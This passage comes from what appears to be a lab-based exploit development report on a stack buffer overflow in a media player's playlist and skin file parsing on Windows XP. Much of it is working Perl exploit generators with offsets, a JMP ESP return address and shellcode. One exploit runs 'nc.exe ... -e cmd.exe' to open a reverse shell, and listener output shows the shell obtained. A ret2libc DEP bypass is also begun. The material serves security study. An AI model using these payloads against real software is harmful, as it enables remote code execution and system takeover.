0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.221000
```

```
Address  Hex dump                 ASCII
0046A000 00 00 00 00 00 00 00 00 ........
0046A008 00 00 00 00 00 00 00 00 ........
0046A010 52 41 57 00 41 62 6F 75 RAW.Abou
0046A018 74 20 56 75 6C 6E 20 6D t Vuln m
0046A020 65 64 69 61 20 70 6C 61 edia pla
0046A028 79 65 72 20 25 64 00 00 yer %d..
0046A030 68 74 74 70 3A 2F 2F 31 http://1
0046A038 32 37 2E 30 2E 30 2E 31 27.0.0.1
```

```
0011BEA8  33714132 2Aq3
0011BEAC  41347141 Aq4A
0011BEB0  71413571 q5Aq
0011BEB4  37714136 6Aq7
0011BEB8  41387141 Aq8A
0011BEBC  72413971 q9Ar
0011BEC0  31724130 0Ar1
0011BEC4  41327241 Ar2A
0011BEC8  72413372 r3Ar
0011BECC  35724134 4Ar5
```


```
01310000 00022000  Priv RW  RW
01340000 0004D000  Priv RW  RW
```

```
!mona pattern_offset 71413171 2500
```

Figure 7 Distance to Skin EIP

When looking for unexpected characters, to work out the space available for shellcode, none could be seen within the pattern. In order to ease the search, the 'A multiplication 'method was reused; with a significantly larger character count of 32,000 - as now looking for the end, not the beginning.

While it is possible a character was missed, it appears as though skins has 31, 512 bytes of available space. For sense of scale, a zipped version of the original Super Mario Bros (1985) is 31,515 bytes. The script and command used to determine the available space can be seen in Figure 8 below.



Super Mario Bros. (Japan, USA).zip Properties

Name: Super Mario Bros. (Japan, USA).zip
Type: Zip archive (application/zip)
Size: 31.5 kB (31,515 bytes)
Parent Folder: /home/andrew/Downloads
Accessed: Thu 10 May 2018 01:02:01 BST
Modified: Thu 10 May 2018 01:02:01 BST

*C:\Documents and Settings\Administrator\Desktop\SkinDistToEnd.pl - Notepad++

```
my $file="skinDistToEnd.ini";                         # File name

my $header = "[CoolPlayer Skin]\nPlaylistSkin=";# File Header


my $junk = "A" x 32000;                               # ~Zipped Size of original super mario

open($FILE, ">$file");                                # Open file as write
print $FILE $header.$junk;                            # write header, pattern to file
close($FILE);                                         # close file
```

Perl sour length : 355 lines : 10 Ln : 6 Col : 58 Sel : 0 | 0 Windows (CR LF) UTF-8 INS

```
0BADF00D [+] Command used:
0BADF00D !mona offset -a1 0011BEA4 -a2 001239BC
0BADF00D Offset from 0x0011bea4 to 0x001239bc : 31512 (0x00007b18) bytes
0BADF00D Jmp offset :
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00
```

```
!mona offset -a1 0011BEA4 -a2 001239BC
```

Figure 8 - Calculate Available Shellcode Space (skins)

As the verification and identification stage of buffer overflow exploit development is very similar across exploits, it shall only be covered once. However, other sections may reference back to describe how certain information was deduced.

2.3 Exploitation of Playlist Files

2.3.1 DEP OFF

2.3.1.1 Proof-of-Concept

With the existence of an exploitable buffer overflow proven, the distance to EIP determined and sufficient room for shellcode discovered, a basic proof-of-concept (POC) exploit was developed. As discussed earlier, the distance to EIP for Playlists was found to be 224, and the total space for shellcode was 280. Knowing these values is essential to the creation of shellcode.

To gain control over EIP, the distance to EIP is simply filled with characters (as padding), in Perl this could be done as follows:


```
my $padding = "\x41" x 224;    # Pad with 244 A's
```

After the execution of the return in the function being exploited (playlist loader), ESP will point to the start of the exploit shellcode as it is placed directly after the bytes that overwrite EIP. The return pops 4 bytes, leaving ESP pointing to the shellcode that follows. However, the value of the ESP will be unknown (unless manually read in a debugger), so a return address shouldn't be hardcoded.

Within the application process there are certain fixed addresses that contain commands such as JMP ESP. Utilizing such an address ensures that the payload will reliably begin execution as JMP ESP will usually jump to the start of the exploit shellcode. With that in mind, the EIP is set to an address that contains a JMP ESP:

```
my $eip = pack('V', 0x7C86467B);        # EIP / JMP ESP
```

With the EIP and padding created the only thing left to add is the shellcode. As this is only a proof of concept, the exploit shellcode used just opens calculator. The "calcGen" payload can be seen in *Appendix A - Payload Files*, and its usage can be seen in Figure 9 below.


C:\Documents and Settings\Administrator\Desktop\calcGen.pl - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
overflow2500.txt
calc.txt
SkinCrashGen.pl
calcGen.pl
depCalcGen.pl
testGen.pl
pattern.txt
Perl sour
length : 1,082 lines : 24
Ln : 7 Col : 59 Sel : 58 | 1
Windows (CR LF)
UTF-8
INS
Calculator
Edit View Help
0.
Backspace
CE
C
MC
MR
MS
M+
7
8
9
/
sqrt
4
5
6
*
%
1
2
3
-
1/x
0
+/-
.
+
=
1503321.exe

```
my $file= "calc.m3u";                 # File name
my $junk1 = "\x41" x 224;             # Num bytes of padding to add
my $eip = pack('V', 0x7C86467B);      # EIP
my $nops = "\x90" x 3;                # NOPS

my $shellcode = $nops .               # Calculator shellcode
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";

open($FILE,">$file");                 # Open file name as write (create it if no exist)
print $FILE $junk1.$eip.$shellcode;   # Write padding, EIP, calc shellcode to file
close($FILE);                         # Save & close file
```

1503321.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.

We have created an error report that you can send to us. We will treat this report as confidential and anonymous.


To see what data this error report contains, click here.

Debug | Send Error Report | Don't Send

Figure 9 - Playlist DEP Off Proof-of-concept

2.3.1.2 *Advanced Exploit*

Between a basic exploit and an advanced exploit, the only real difference needed is the shellcode used. For the Advanced exploit a reverse shell-based on *ZoRLu's win32/xp sp3 (Tr) Add Admin Account Shellcode 127 bytes (Shell-Storm.org, 2010),* utilizing WinExec was developed. The payload and the reverse shell can be seen in Figure 10.


C:\Documents and Settings\Administrator\Desktop\AdvGen.pl - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
calcGen.pl
AdvGen.pl
Perl s
length : 732 lines : 23
Ln : 19 Col : 1 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS

```
my $file= "advanced.m3u";             # File name
my $junk1 = "\x41" x 224;             # Num bytes of padding to add
my $eip = pack('V', 0x7C86467B);      # EIP
#my $nops = "\x90" x 3;               # NOPS


$winExec .= "\xeb\x1b\x5b\x31\xc0\x50\x31\xc0\x88\x43\x5d";
$winExec .= "\x53\xbb\xad\x23\x86\x7c\xff\xd3\x31\xc0\x50";
$winExec .= "\xbb\xfa\xca\x81\x7c\xff\xd3\xe8\xe0\xff\xff";
$winExec .= "\xff\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20";

$MyCommand = "nc.exe 192.168.1.113 4444 -e cmd.exe &";

my $shellcode = $winExec . $MyCommand;

open($FILE,">$file");                 # Open file name as write (create it if no exist)
print $FILE $junk1.$eip.$shellcode;   # Write padding, EIP, shellcode to file
close($FILE);                         # Save & close file
```

```
[andrew@localhost ~]$ nc -lvp 4444
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to u
se a permanent one.
Ncat: SHA-1 fingerprint: 89DE 6B93 09DB 95DF 6869 7723 A74B BDD7 8B2C 0217
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.115.
Ncat: Connection from 192.168.1.115:1204.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 84AB-FDC6

 Directory of C:\Documents and Settings\Administrator

02/01/2016  15:58    <DIR>          .
02/01/2016  15:58    <DIR>          ..
10/03/2015  17:27    <DIR>          .gem
10/03/2015  17:52    <DIR>          .msf4
10/04/2010  14:36               591 .wadmtruststore
10/05/2018  07:19    <DIR>          Desktop
14/09/2009  16:48    <DIR>          Favorites
14/09/2009  16:45    <DIR>          My Documents
30/10/2007  20:42    <DIR>          Start Menu
20/01/2009  00:31    <DIR>          WINDOWS
               1 File(s)            591 bytes
               9 Dir(s)  16,178,749,440 bytes free

C:\Documents and Settings\Administrator>
```

Figure 10 - Playlist DEP Off Advanced Exploit

Although the application crashed (the icon disappeared from system tray), there was no error message when this exploit was performed. The cause of this was not determined.


2.3.1.3 DEP Off Summary

The playlist loading functionality within the application appears to be vulnerable regardless of where in the application it is invoked; Open, Open URL, and Add were all found to be vulnerable.

With data execution prevention switched off, exploitation of the discovered buffer overflow is rather trivial, as has been demonstrated.

2.3.2 DEP ON

All further exploit development was conducted with "...DEP on for all programs and services except those I select..." as can be seen in Figure 11. DEP can be enabled or disabled by using the run dialog to open *sysdm.cpl*, clicking on advanced, then clicking on settings under performance, and finally entering the *Data Execution Prevention* tab.



You must be logged on as an Administrator to make most of these changes.

Visual effects, processor scheduling, memory usage, and virtual memory

Desktop settings related to your logon

System startup, system failure, and debugging information


Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

○ Turn on DEP for essential Windows programs and services only

● Turn on DEP for all programs and services except those I select:

□ Adobe Reader 9.1

Figure 11 - Configure Data Execution Prevention



Immunity Debugger - 1503321.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
CPU - main thread

```
00121CC8   EB 1B            JMP SHORT 00121CE5
00121CCA   5B               POP EBX
00121CCB   31C0             XOR EAX,EAX
00121CCD   50               PUSH EAX
00121CCE   31C0             XOR EAX,EAX
00121CD0   8843 5D          MOV BYTE PTR DS:[EBX+5D],AL
00121CD3   53               PUSH EBX
00121CD4   BB AD23867C      MOV EBX,kernel32.WinExec
00121CD9   FFD3             CALL EBX
00121CDB   31C0             XOR EAX,EAX
00121CDD   50               PUSH EAX
00121CDE   BB FACA817C      MOV EBX,kernel32.ExitProcess
00121CE3   FFD3             CALL EBX
00121CE5   E8 E0FFFFFF      CALL 00121CCA
00121CEA   636D 64          ARPL WORD PTR SS:[EBP+64],BP
00121CED   2E:              PREFIX CS:                       Superfluous prefix
00121CEE   65:78 65         JS SHORT 00121D56                Superfluous prefix
00121CF1   202F             AND BYTE PTR DS:[EDI],CH
00121CF3   6320             ARPL WORD PTR DS:[EAX],SP
00121CF5   6E               OUTS DX,BYTE PTR ES:[EDI]        I/O command
00121CF6   632E             ARPL WORD PTR DS:[ESI],BP
00121CF8   65:78 65         JS SHORT 00121D60                Superfluous prefix
00121CFB   2031             AND BYTE PTR DS:[ECX],DH
00121CFD   3932             CMP DWORD PTR DS:[EDX],ESI
00121CFF   2E:3136          XOR DWORD PTR CS:[ESI],ESI
00121D02   382E             CMP BYTE PTR DS:[ESI],CH
00121D04   312E             XOR DWORD PTR DS:[ESI],EBP
00121D06   3131             XOR DWORD PTR DS:[ECX],ESI
00121D08   3320             XOR ESP,DWORD PTR DS:[EAX]
00121D0A   34 34            XOR AL,34
00121D0C   34 34            XOR AL,34
00121D0E   202D 6520636D    AND BYTE PTR DS:[6D632065],CH
00121D14   64:              PREFIX FS:                       Superfluous prefix
00121D15   2E:              PREFIX CS:                       Superfluous prefix
00121D16   65:78 65         JS SHORT 00121D7E                Superfluous prefix
00121D19   2026             AND BYTE PTR DS:[ESI],AH
00121D1B   BA ABABABAB      MOV EDX,ABABABAB
00121D20   AB               STOS DWORD PTR ES:[EDI]
00121D21   AB               STOS DWORD PTR ES:[EDI]
00121D22   AB               STOS DWORD PTR ES:[EDI]
00121D23   AB               STOS DWORD PTR ES:[EDI]
```

```
Registers (FPU)
EAX 00000001
ECX 00000001
EDX 001220B4
EBX 00000000
ESP 00121CC8
EBP 41414141
ESI 0046B9B2 1503321.0046B9B
EDI 0012F400 ASCII "All Supp

EIP 00121CC8

C 0  ES 0023 32bit 0(FFFFFFF
P 1  CS 001B 32bit 0(FFFFFFF
A 1  SS 0023 32bit 0(FFFFFFF
Z 0  DS 0023 32bit 0(FFFFFFF
S 0  FS 003B 32bit 7FFDF000(
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (

EFL 00010216 (NO,NB,NE,A,NS,

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
                3 2 1 0
FST 0120  Cond 0 0 0 1  Err
FCW 027F  Prec NEAR,53  Mask
```

```
Address   Hex dump                 ASCII
0046A000  00 00 00 00 00 00 00 00  ........
0046A008  00 00 00 00 00 00 00 00  ........
0046A010  52 41 57 00 41 62 6F 75  RAW.Abou
0046A018  74 20 56 75 6C 6E 20 6D  t Vuln m
0046A020  65 64 69 61 20 70 6C 61  edia pla
0046A028  79 65 72 20 25 64 00 00  yer %d..
0046A030  68 74 74 70 3A 2F 2F 31  http://1
0046A038  32 37 2E 30 2E 30 2E 31  27.0.0.1
0046A040  00 00 00 00 43 6F 6F 6C  ....Cool
```

```
00121CB0   41414141  AAAA
00121CB4   41414141  AAAA
00121CB8   41414141  AAAA
00121CBC   41414141  AAAA
00121CC0   41414141  AAAA
00121CC4   7C86467B  {F†|  kernel32.7C86467B
00121CC8   315B1BEB  ù←[1
00121CCC   C03150C0  └P1└
00121CD0   535D4388  êC]S
00121CD4   8623ADBB  ╗¡#å
00121CD8   31D3FF7C  |ÿË1
```

```
[08:10:54] Access violation when executing [00121CC8] - use Shift+F7/F8/F9 to pass exception to program
```


Figure 12 - Dep Enabled Access Violations

As discussed in section 1.2.1, with DEP enabled, the stack is non-executable. However, there are ways to get around DEP, and some methods even allow DEP to be completely disabled. DEP has been enabled as trying to execute shellcode now causes access violations, as can be seen in Figure 12 above.

2.3.2.1 *Proof-of-Concept - ret2libc*

One of the possible ways to bypass DEP is to use *RET2LIBC*, as was discussed in section 1.2.2.2. Utilizing WinExec - which was used earlier in the advanced DEP off exploit, commands can be sent as arguments. Usage of *RET2LIBC* WinExec is relatively simple as the function only requires two arguments; an exit function and a command address.

The function itself must be accessed as an address, as must the exit function, the command is also an address - but slightly different. Arwin.exe is a simple "win32 address resolution program" (Hanna, S., [*no date*]), that can be used to get the address of a function within a given library. Figure 13 demonstrates Arwin.exe being used to get the address of WinExec and ExitProcess, within the kernel32 library.




```
C:\cmd>arwin.exe kernel32 ExitProcess
arwin - win32 address resolution program - by steve hanna - v.01
ExitProcess is located at 0x7c81cafa in kernel32

C:\cmd>arwin.exe kernel32 WinExec
arwin - win32 address resolution program - by steve hanna - v.01
WinExec is located at 0x7c8623ad in kernel32

C:\cmd>
```

Figure 13 - Using Arwin.exe Win32 Address Resolution

As the commands cannot be executed on the stack they must be stored within the buffer, specifically at the start of the buffer so that they can be more easily addressed with no unintended characters. For instance, WinExec wouldn't be able to execute "AAAcmd.exe &" but could execute "cmd.exe &AAA...". To account for the additional characters in the buffer, the length of the padding is adjusted by the length of the shellcode as follows:

```
my $padding = "\x41" x (224 - length($shellcode));        # Num bytes of padding to add
```

As the EIP (WinExec) and ExitProcess addresses are known, exploit development can begin. Looking at the application in Immunity Debugger, a breakpoint is placed at the WinExec address. Next, The initial payload (as can be seen in Figure 14) is opened in the application.




```
my  $file= "depCalc.m3u";                                       # file name
my  $shellcode = "cmd.exe start calc &";                                # command

my  $padding = "\x41" x (224 - length($shellcode));             # padding
    $eip     = pack('V',0x7c8623ad);                            # WinExec
    $stacktop = pack('V',0x7c81cafa);                           # ExitProcess
    $stacktop = $stacktop. "????";                              # CmdLine address
    $stacktop = $stacktop. pack('V',0xFFFFFFFF);                # Style (null bytes above so can't use)



open($FILE,">$file");

print $FILE $shellcode.$padding.$eip.$stacktop;

close($FILE);
```

Perl source file
length : 530   lines : 16
Ln : 16   Col : 25   Sel : 0 | 0
Windows (CR LF)
UTF-8
INS

Figure 14 - Initial DEP On Calculator

